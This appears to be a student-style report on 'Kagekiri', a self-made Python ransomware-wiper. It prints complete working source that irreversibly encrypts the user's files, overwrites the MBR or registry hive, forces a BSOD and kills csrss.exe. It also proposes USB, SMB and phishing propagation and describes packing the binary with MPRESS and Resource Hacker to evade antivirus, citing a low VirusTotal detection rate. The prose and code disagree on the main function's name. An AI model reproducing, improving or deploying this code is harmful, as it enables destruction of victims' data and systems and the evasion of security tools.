Malware Name : Kagekiri
Malware Type : Ransomware-wiper hybrid(Trojan)

INTRODUCTION

Overview

Kagekiri is a ransomware-wiper hybrid developed to demonstrate the destructive capabilities of malware on Windows systems. The name "Kagekiri," derived from Japanese terms meaning "shadow cutter," reflects its stealthy and cutting impact on the target system—encrypting files to cast a "shadow" over the user's data and "cutting" system functionality by rendering it unbootable. Designed to operate in a controlled environment, Kagekiri simulates a malicious attack by encrypting files, displaying a threatening graphical user interface (GUI), and ultimately destroying the system's ability to boot, making it a valuable tool for studying malware behavior and developing defensive strategies.

Functionality

1. File Encryption:
    - Targets specific directories: C:\MalPack, C:\Windows\Temp, the user's Documents, and Desktop.
    - Encrypts files using a symmetric encryption key, renaming them with a ".darkcipher" extension to indicate they are locked.
    - The encryption key is not stored, ensuring that encrypted files are unrecoverable, aligning with wiper behavior.
2. Threatening GUI:
    - Displays a fullscreen GUI with a black background, red and yellow text reading "KAGEKIRI UNLEASHED" and "YOUR SYSTEM IS DOOMED!".
    - Features a countdown timer (default: 5 seconds) to warn the user of an impending system crash, enhancing the psychological impact.
3. System Destruction:
    - Requires administrative privileges to execute its destructive actions.
    - Attempts to corrupt the Master Boot Record (MBR) by overwriting it with zeros, preventing the system from booting.
    - If MBR corruption fails, it overwrites the system registry as a fallback, further ensuring boot failure.
    - Triggers a Blue Screen of Death (BSOD) to immediately crash the system.
    - As a final fallback, terminates a critical system process (csrss.exe) to force a crash if the BSOD trigger fails.
    - The result is a system that cannot boot, requiring a full reinstall or recovery (unless snapshots are used in a virtual machine).

Codebase

```
import os
import sys
import time
import tkinter as tk
import ctypes
from cryptography.fernet import Fernet

target_dirs = [
    os.path.expanduser("~/Documents"),
    os.path.expanduser("~/Desktop"),
    "C:\\Windows\\Temp",
    "C:\\MalPack"
]

with open("C:\\MalPack\\test_encrypt.txt", "w") as f:
    f.write("This is a test file for encryption.")

def is_admin():
    try:
        return ctypes.windll.shell32.IsUserAnAdmin()
    except:
        return False

def run_as_admin():
    if not is_admin():
        print("This script requires administrative privileges. Attempting to elevate...")
        ctypes.windll.shell32.ShellExecuteW(None, "runas", sys.executable, " ".join(sys.argv), None, 1)
        sys.exit()
    else:
        print("Running with administrative privileges.")

def encrypt_files():
    print("Starting file encryption...")
    key = Fernet.generate_key()
    cipher = Fernet(key)
    for dir_path in target_dirs:
        if os.path.exists(dir_path):
            for root, _, files in os.walk(dir_path):
                for file in files:
                    file_path = os.path.join(root, file)
                    try:
                        with open(file_path, "rb") as f:
                            data = f.read()
                        encrypted_data = cipher.encrypt(data)
                        with open(file_path, "wb") as f:
                            f.write(encrypted_data)
                        os.rename(file_path, file_path + ".darkcipher")
                        print(f"Encrypted: {file_path}")
                    except Exception as e:
                        print(f"Failed to encrypt {file_path}: {e}")
    print("File encryption completed.")

def lockscreen_gui(countdown=5):
    print("Displaying GUI...")
    try:
        root = tk.Tk()
        root.attributes("-fullscreen", True)
        root.configure(bg="black")
        tk.Label(root, text="KAGEKIRI UNLEASHED", font=("Courier", 36, "bold"), fg="red",
bg="black").pack(pady=20)
        tk.Label(root, text="YOUR SYSTEM IS DOOMED!", font=("Courier", 24), fg="yellow",
bg="black").pack(pady=10)
        timer = tk.Label(root, text=f"CRASH IN: {countdown}s", font=("Courier", 18), fg="lime",
bg="black")
        timer.pack(pady=10)

        def update_timer():
            nonlocal countdown
            if countdown > 0:
                countdown -= 1
                timer.config(text=f"CRASH IN: {countdown}s")
                root.after(1000, update_timer)
            else:
                root.destroy()
```

```
72.
73.         update_timer()
74.         root.mainloop()
75.         print("GUI closed.")
76.     except Exception as e:
77.         print(f"Failed to display GUI: {e}")
78.
79. def trigger_crash():
80.     print("Attempting to crash the system...")
81.     try:
82.         with open("\\\\.\\PhysicalDrive0", "r+b") as disk:
83.             disk.write(b"\x00" * 512)
84.         print("MBR corrupted successfully.")
85.     except Exception as e:
86.         print(f"Failed to corrupt MBR: {e}")
87.         try:
88.             with open("C:\\Windows\\System32\\config\\SYSTEM", "r+b") as f:
89.                 f.write(b"\x00" * 512)
90.             print("System registry corrupted as fallback.")
91.         except Exception as e:
92.             print(f"Failed to corrupt system registry: {e}")
93.
94.     try:
95.         ctypes.windll.ntdll.RtlAdjustPrivilege(19, 1, 0, ctypes.byref(ctypes.c_int()))
96.         ctypes.windll.ntdll.NtRaiseHardError(0xC0000022, 0, 0, 0, 6, ctypes.byref(ctypes.c_uint()))
97.         print("BSOD triggered successfully.")
98.     except Exception as e:
99.         print(f"Failed to trigger BSOD: {e}")
100.         try:
101.             os.system("taskkill /IM csrss.exe /F")
102.             print("Terminated critical process (csrss.exe) as fallback.")
103.         except Exception as e:
104.             print(f"Failed to terminate critical process: {e}")
105.
106. def kagekiri():
107.     print("Kagekiri starting...")
108.     run_as_admin()
109.     encrypt_files()
110.     lockscreen_gui(5)
111.     trigger_crash()
112.
113. if __name__ == "__main__":
114.     kagekiri()
```

The Kagekiri malware is written in Python and leverages several libraries and techniques to achieve its functionality. Below is a detailed explanation of the code base, based on the provided script.

Libraries and Imports

- **os**: Used for file and directory operations, such as walking through directories to locate files for encryption and renaming them with the .darkcipher extension.
- **sys**: Facilitates system-level operations, such as accessing command-line arguments and exiting the script during privilege elevation.
- **time**: Provides timing functionality, used indirectly in the GUI countdown timer to create a delay between updates.
- **tkinter**: A standard Python library for creating graphical user interfaces. Used to display the threatening fullscreen GUI with a countdown timer.
- **ctypes**: Enables interaction with Windows APIs, specifically for checking administrative privileges (IsUserAnAdmin), requesting elevation (ShellExecuteW), and triggering a BSOD (NtRaiseHardError).
- **cryptography.fernet**: A module from the cryptography library that provides symmetric encryption. Used to generate a random key and encrypt files securely.

Key Functions and Their Roles

1. **is_admin()**:
    - Uses ctypes.windll.shell32.IsUserAnAdmin() to check if the script is running with administrative privileges.
    - Returns a boolean (True if admin, False otherwise).
    - Essential for ensuring the script can perform destructive actions like MBR corruption.
2. **run_as_admin()**:
    - Checks if the script has admin privileges using is_admin().
    - If not, it requests elevation by invoking a UAC prompt via ctypes.windll.shell32.ShellExecuteW with the runas verb, then exits to restart the script with elevated privileges.
    - Ensures the script can execute system-level operations.
3. **encrypt_files()**:
    - Defines target directories: C:\MalPack, C:\Windows\Temp, ~/Documents, and ~/Desktop.
    - Generates a random symmetric key using Fernet.generate_key() and creates a Fernet cipher object.
    - Walks through each target directory using os.walk(), reading each file in binary mode, encrypting its contents, and overwriting it with the encrypted data.
    - Renames each encrypted file by appending .darkcipher to the original filename.
    - Includes error handling to log any encryption failures (e.g., due to file access issues).
    - The key is not saved, ensuring files are unrecoverable.
4. **lockscreen_gui(countdown=5)**:
    - Creates a fullscreen GUI using tkinter.Tk() with a black background.
    - Displays three labels:
        - "KAGEKIRI UNLEASHED" in red, bold Courier font (size 36).
        - "YOUR SYSTEM IS DOOMED!" in yellow, Courier font (size 24).
        - A countdown timer ("CRASH IN: Xs") in lime green, Courier font (size 18).
    - Implements a countdown using update_timer(), which updates the timer label every second and closes the GUI when the countdown reaches zero.
    - Includes error handling to catch GUI display issues (e.g., lack of a graphical environment).
5. **trigger_crash()**:
    - Attempts to corrupt the MBR by opening \\.\PhysicalDrive0 in read/write binary mode and writing 512 bytes of zeros, preventing the system from booting.
    - If MBR corruption fails, it falls back to corrupting the system registry (C:\Windows\System32\config\SYSTEM) by overwriting it with zeros.

- Triggers a BSOD using ctypes.windll.ntdll.NtRaiseHardError, which requires enabling the shutdown privilege (RtlAdjustPrivilege).
- If the BSOD trigger fails, it terminates the critical process csrss.exe using os.system("taskkill /IM csrss.exe /F"), forcing a system crash.
- Includes error handling to log failures at each step.

6. **darkcipher()**:
   - The main function that orchestrates the malware's behavior.
   - Calls run_as_admin() to ensure admin privileges.
   - Executes encrypt_files() to encrypt target files.
   - Displays the GUI via lockscreen_gui().
   - Triggers system destruction with trigger_crash().

Additional Code Elements

- **Test File Creation**:
  - Creates a test file (C:\MalPack\test_encrypt.txt) to ensure encryption functionality can be verified.
- **Error Handling**:
  - Each major function includes try-except blocks to catch and log errors, ensuring the script continues even if one component fails (e.g., if the GUI cannot display, the crash still occurs).
- **Main Execution**:
  - The script runs darkcipher() when executed directly (if __name__ == "__main__":), ensuring the malware's logic is only executed when intended.

Why this malware is better than other malwares

Kagekiri offers several strengths that make it a notable proof-of-concept in the realm of ransomware-wiper hybrids, focusing on its unique design and implementation:

- Dual Impact (Ransomware + Wiper): Kagekiri combines the psychological and data-locking effects of ransomware with the destructive power of a wiper. It encrypts files to create the illusion of a recoverable attack, then ensures total system failure by corrupting the MBR or registry, making it a formidable tool for demonstrating the full spectrum of malware damage.
- Immediate and Irreversible Destruction: By not saving the encryption key and targeting critical system components (MBR, registry, csrss.exe), Kagekiri ensures that the system is rendered unbootable with no chance of recovery, maximizing its destructive impact in a controlled environment.
- User Intimidation: The fullscreen GUI with a countdown timer creates a sense of urgency and fear, enhancing the psychological impact on the user. The bold, colored text and ominous messaging

("KAGEKIRI UNLEASHED", "YOUR SYSTEM IS DOOMED!") make the attack feel immediate and unavoidable.

- Ease of Development and Modification: Written in Python, Kagekiri is accessible for researchers and students to modify and study. Its use of standard libraries like tkinter and cryptography makes it easy to extend or adapt for different research scenarios.
- Robust Error Handling: The code includes comprehensive error handling, ensuring that if one component fails (e.g., GUI display or MBR corruption), the malware still proceeds with alternative destruction methods, maintaining its effectiveness.

While Kagekiri is effective in its current form, several enhancements can be made to increase its impact, and stealth:

1. Spreading Mechanism:
    - Improvement: Add a propagation method to allow Kagekiri to spread to other systems, such as:
        - USB autorun: Automatically copy itself to USB drives and execute on insertion.
        - Network propagation: Spread via network shares or known vulnerabilities (e.g., SMB).
        - Email delivery: Attach itself to phishing emails as a malicious payload.
2. Advanced Encryption:
    - Improvement: Upgrade the encryption method from symmetric (cryptography.fernet) to hybrid encryption:
        - Use AES to encrypt files and RSA to encrypt the AES key.
        - Optionally save the RSA-encrypted key to simulate a recoverable ransomware scenario.
    - Benefit: Increases the realism of the ransomware component, aligning with modern malware techniques and providing a deeper learning experience.
3. Enhanced Wiper Functionality:
    - Improvement:
        - Overwrite files with random data before encryption to ensure no recovery, even with forensic tools.
        - Target additional system components, such as the EFI partition or boot sector (\\.\C:), to broaden the scope of destruction.
        - Add a time-based trigger to activate the wiper functionality on a specific date or after a delay.
    - Benefit: Makes the wiper aspect more thorough and harder to recover from, simulating more advanced destructive malware.

4. Improved GUI and Psychological Impact:
    - Improvement:
        - Enhance the GUI with animated effects (e.g., flashing text, countdown animations) or sound effects (e.g., an alarm sound).
        - Add a fake ransom note with a Bitcoin address, including instructions to create the illusion of a payable ransom.
    - Benefit: Increases the psychological impact, making the malware appear more professional and intimidating, which is useful for studying user reactions in a controlled environment.

Tools used

1. auto-py-to-exe:

- What It Is: auto-py-to-exe is a graphical user interface (GUI) tool that simplifies the process of converting Python scripts into standalone Windows executables using PyInstaller. It provides an easy-to-use interface for configuring compilation settings.
- Why It's Used for Kagekiri:
    - Converts the kagekiri.py script into a single executable (kagekiri.exe), making it easier to distribute and run on a target system without requiring Python or its dependencies.
    - Ensures that dependencies like cryptography and tkinter are properly bundled, avoiding runtime errors such as "No module named 'cryptography'".
    - Allows customization, such as adding an icon (e.g., a skull icon) to make the executable appear more threatening or professional, enhancing the malware's psychological impact.

2. Resource Hacker:

- What It Is: Resource Hacker is a free utility that allows users to view, modify, and extract resources (e.g., icons, strings, dialogs) from Windows executables and DLL files.
- Why It's Used for Kagekiri:
    - Modifies the kagekiri.exe executable to change its icon, version information, or other resources, making it look more legitimate or intimidating (e.g., replacing the default icon with a custom one like a shadow or blade symbol to match the "Kagekiri" theme).
    - Alters strings within the executable (e.g., changing visible text like "Kagekiri starting..." to something less suspicious) to potentially evade detection by antivirus software that scans for specific keywords.
    - Customizes the executable's properties to make it appear as a benign application, increasing the likelihood of a user running it in a simulated attack scenario.


3. MPRESS:

- What It Is: MPRESS is a free executable compressor that reduces the size of Windows executables by compressing their code and data sections, often used to obfuscate the binary.
- Why It's Used for Kagekiri:


- Compresses the kagekiri.exe file to reduce its size, making it less noticeable when distributed (e.g., via email or USB in a simulated attack).
- Obfuscates the executable's code, making it harder for antivirus software to detect known malware signatures, potentially lowering the detection rate in tools like VirusTotal.
- Adds a layer of complexity to the binary, which can hinder static analysis by researchers or security tools, simulating real-world malware evasion techniques for educational purposes.

RESULT OF ANALYSIS


Kagekiri.exe:




The above is the malware



The above shows the result of uploading the malware and it's hash into the VirusTotal tool, where out of 72 vendors, only 8 were able to detect it as a malware.




The strings that are in non-readable format shows the fact that the malware is completely obfuscated.



